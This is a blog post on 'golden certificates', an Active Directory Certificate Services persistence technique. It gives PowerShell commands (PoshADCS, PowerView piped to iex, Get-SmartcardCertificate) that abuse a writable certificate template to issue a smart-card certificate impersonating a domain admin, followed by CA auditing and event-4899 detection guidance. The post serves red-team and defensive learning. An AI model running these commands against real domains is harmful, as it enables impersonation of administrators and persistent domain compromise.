
An introduction to Golden Certificates

cyberstoph.org/posts/2019/12/an-introduction-to-golden-certificates

December 7, 2019

TL;DR

I wrote in one of my previous posts about how control over a certificate template of any kind can be abused to get a Smartcard certificate for a domain admin. In this post, I want to write a little bit more about the persistence capabilities this approach has to offer, as well as how you can detect it. I call this approach a “golden certificate” as a tribute to Benjamin Delpys famous “golden ticket”. The lifetime will not be as long as the one of a golden ticket since certificate lifetime is subject to some boundaries as described below, However it will usually be at least a year - so pretty much time for the attacker anyway.



Credits go to the folks at sysadmins.lv, which is an excellent source on PKI related stuff and (as always) Will Schroeder for gifting us with PowerView.

Recap

Certificate templates are objects in Active Directory that are used as a form of decentralized configuration by Active Directory integrated Certificate Authorities (Active Directory Certificate Services - ADCS). Certificate templates are normally used for a certain purpose (e.g. computer certificates, S/MIME certificates,…) but that's just how it looks for the Administrator. They are all the same kind of object and if you have write access on the object itself, you can just reconfigure a computer template or any other template to be a smartcard template that accepts arbitrary user names :-). How do we get there?

Finding vulnerable templates

You can find target accounts with PoshADCS. Just download it from Github and also don't forget PowerView, since we rely on that. First import both into your current PowerShell session.

```
cat -raw PowerView.ps1 | iex
cat -raw ADCS.ps1 | iex
```


Then run Get-ADCSTemplateACL to query the ACLs of all certificate templates in the current domain. You can use one of the predefined filters to reduce the results since all templates have a couple of default ACEs that allow access for default groups (e.g. Domain Admins).

- **-Filter AdminACEs** will remove the ACEs of default administrative groups from the output.
- **-Filter DefaultACEs** will remove administrative ACEs like above, but will also hide other default groups (e.g. Domain Computers on a computer template).

This is useful if you are looking for permissions that have been set explicitly in your environment and grant access to custom users or groups.

```
Get-ADCSTemplateACL -Filter DefaultACEs
```

In our example below, we see that the user "John" has been granted explicit write permissions on the computer template.



```
PS C:\Users\johndoe\Desktop>
PS C:\Users\johndoe\Desktop> Get-ADCSTemplateACL -Name CorpComputer -Filter DefaultACEs


AceQualifier           : AccessAllowed
ObjectDN               : CN=CorpComputer,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=contoso,DC=com
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : Certificate-Enrollment
ObjectSID              :
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-2138704504-1419388314-1070665461-1107
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
Identity               : CORP\johndoe

AceType               : AccessAllowed
ObjectDN              : CN=CorpComputer,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=contoso,DC=com
ActiveDirectoryRights : ReadProperty, WriteProperty, GenericExecute, WriteDacl, WriteOwner
OpaqueLength          : 0
ObjectSID             :
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2138704504-1419388314-1070665461-1107
AccessMask            : 917556
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : CORP\johndoe


PS C:\Users\johndoe\Desktop>
```

If we can get hold of this users credentials, we can use these to get a smartcard certificate for a domain admin or basically any other user you would like to impersonate. The `Get-SmartCardCertificate` function inside PoshADCS allows us to do just that. But more on that later.

Lifetime of a Golden Certificate


The maximum certificate lifetime will be the shortest of the following:

- the validity time configured in the certificate template.
- the remaining validity period of the signing CA certificate. Simply put, a certificate issued by a CA cannot be valid longer than the CA certificate itself.
- the timerange defined in the CA configuration file (CAPolicy.inf) during installation. If not defined, this is the default value of 2 years, which means that if the CA is deployed with all default values, the Golden Certificate can usually not last longer than 2 years maximum. You can check the CA configuration using certutil on the CA server.

  ```
  certutil -getreg CA\ValidityPeriod
  certutil -getreg CA\ValidityPeriodUnits
  ```

Getting a Golden Certificate

```
man Get-SmartcardCertificate
```




```
SYNTAX
    Get-SmartcardCertificate [-Identity] <String> [-TemplateName] <String> [-NoSmartcard] [<CommonParameters>]
```

- **Identity** is the samAccountName of the target user
- **TemplateName** is the CN of the template we will abuse (= the one you have write permissions on)
- **NoSmartCard** instructs the script not to use the Smartcard CSP and make the certificate exportable. The resulting certificate will be stored in the normal user certificate store. This is useful if you have no ability to get a Smartcard on the host you request the certificate on. Just export it from the store and import it back on a smartcard on a host you control. It's also useful if you just want to prove that the attack would succeed without messing around with Smartcards.

We will run Get-SmartcardCertificate mit the `NoSmartCard` switch to get an exportable certificate for the user "Chuck Norris" (who obviously is a domain admin).

```
Get-SmartcardCertificate -Identity norris -Template CorpComputer -NoSmartcard
```



```
PS C:\Users\johndoe>
PS C:\Users\johndoe> Get-SmartcardCertificate -Identity norris -Template CorpComputer -NoSmartcard
```

Console1 - [Console Root\Certificates - Current User\Personal\Certificates]

Issued To	Issued By	Expiration Date	Intended Purpo
norris@corp.contoso.com	corpCA	05/12/2020	Smart Card Log

Defending against Golden Certificates

Like Golden Tickets, you can't really prevent these things once an attacker has the appropriate permissions to do so. But you can detect and respond as soon as it happens.


- First, be aware that your CA Admins (or any other user who can change a certificate template) are equivilant to Domain Admins. Therefore monitor and protect these accounts as you do with your Domain Admins.
- Second, you should monitor issued certificates and changes to certificate templates closely.

I will sum up quickly how to configure auditing on the CA but you should definitely have a look at Microsofts PKI Monitoring Guide for more details.

We start with enabling success/failure logging for "Object Access\Audit Certificate Services". You can do this with group policy (Configuration\Windows Settings\Security Settings\Advanced Audit Policy) or locally by running

```
auditpol /set /subcategory:"Certification Services" /success:enable
/failure:enable
```

After that you need to enable auditing in the “Auditing” tab of your CA. I would recommend to enable all categories but you need at least “Change CA configuration” and “Issue and manage certificate requests” to detect this attack.



To start logging events to the security log, you must enable the 'Audit object access' setting in Group Policy.

Events to audit:


- [ ] Back up and restore the CA database
- [x] Change CA configuration
- [ ] Change CA security settings
- [x] Issue and manage certificate requests
- [ ] Revoke certificates and publish CRLs
- [ ] Store and retrieve archived keys
- [ ] Start and stop Active Directory Certificate Services

In addition, you have to run the following certutil command to activate logging of template changes.

```
certutil –setreg policy\EditFlags +EDITF_AUDITCERTTEMPLATELOAD
```

Now that everything is set, you should find events of the task category `Certification Services` trickling into the default Security log of your CA. Rebooting the CA server once might speed this process up if you are missing events.

The event most interesting for us is `A Certificate Services template was updated (4899)`. 4899 will be logged when a certificate template changes and contains the old as well as the new configuration. You can use this to match template updates where the new configuration contains a `pKIExtendedKeyUsage` attribute that matches the string `1.3.6.1.4.1.311.20.2.2 Smart Card Logon`.



```
Event 4899, Microsoft Windows security auditing.

General  Details

(•) Friendly View   ( ) XML View

- EventData
    TemplateInternalName CorpComputer
    TemplateVersion 100.3
    TemplateSchemaVersion 2
    TemplateOID      1.3.6.1.4.1.311.21.8.614339.3795557.16469137.1778048.311712.78.4982631.6036481
    TemplateDSObjectFQDN CN=CorpComputer,CN=Certificate Templates,CN=Public Key
                         Services,CN=Services,CN=Configuration,DC=corp,DC=contoso,DC=com
    DCDNSName        DC01.corp.contoso.com
    NewTemplateContent flags = 0x0 (0) msPKI-Private-Key-Flag = 0x110 (272) CTPRIVATEKEY_FLAG_EXPORTABLE_KEY -- 0x10
                       (16) CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
                       TEMPLATE_SERVER_VER_NONE<<CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT -- 0x0
                       TEMPLATE_CLIENT_VER_NONE<<CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT -- 0x0 0x100 (256)
                       msPKI-Certificate-Name-Flag = 0x1 (1) CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 0x1 msPKI-
                       Enrollment-Flag = 0x0 (0) templateDescription = User pKIExtendedKeyUsage = 1.3.6.1.4.1.311.20.2.2
                       Smart Card Logon 1.3.6.1.5.5.7.3.2 Client Authentication msPKI-Certificate-Application-Policy =
                       1.3.6.1.4.1.311.20.2.2 Smart Card Logon 1.3.6.1.5.5.7.3.2 Client Authentication
    OldTemplateContent flags = 0x20260 (131680) CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32) CT_FLAG_MACHINE_TYPE -- 0x40
                       (64) CT_FLAG_ADD_TEMPLATE_NAME -- 0x200 (512) CT_FLAG_IS_MODIFIED -- 0x20000 (131072) msPKI-
                       Private-Key-Flag = 0x1010000 (16842752) CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
                       TEMPLATE_SERVER_VER_2003<<CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT -- 0x10000 (65536)
                       TEMPLATE_CLIENT_VER_XP<<CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT -- 0x1000000 (16777216)
                       msPKI-Certificate-Name-Flag = 0x8000000 (134217728) CT_FLAG_SUBJECT_ALT_REQUIRE_DNS --
                       0x8000000 (134217728) msPKI-Enrollment-Flag = 0x20 (32) CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
                       templateDescription = Computer pKIExtendedKeyUsage = 1.3.6.1.5.5.7.3.1 Server Authentication
```

We will also find a `Certificate Services approved a certificate request and issued a certificate (4887)` for our Golden Certificate, however this event unfortunately does not hold much information for us. You can see in the screenshot below that we do not find the identity to whom the certificate was issued in the event nor the certificate template it refers to :-(:-(:-(. Therefore we cant use this event to alert on but it is still useful from a forensics perspective.


```
Audit Success   12/7/2019 1:19:23 PM   Microsoft Windows security auditi...   4887   Certification Services
Audit Success   12/7/2019 1:19:12 PM   Microsoft Windows security auditi...   4898   Certification Services

Event 4887, Microsoft Windows security auditing.

General  Details

Certificate Services approved a certificate request and issued a certificate.

Request ID:     86
Requester:      CORP\johndoe
Attributes:
cdc:DC01.corp.contoso.com
rmd:PC100.corp.contoso.com

ccm:PC100.corp.contoso.com
Disposition:    3
SKI:            a0 9f 9f 1e 25 0b d2 f7 9a 73 ea ea 42 c5 00 94 fc 2c a0 a0
Subject:

Log Name:          Security
Source:            Microsoft Windows security    Logged:          12/7/2019 1:19:23 PM
Event ID:          4887                          Task Category:   Certification Services
Level:             Information                   Keywords:        Audit Success
User:              N/A                           Computer:        CA01.corp.contoso.com
OpCode:            Info
More Information:  Event Log Online Help
```

That’s it for now. Give it a try and let me know what you think!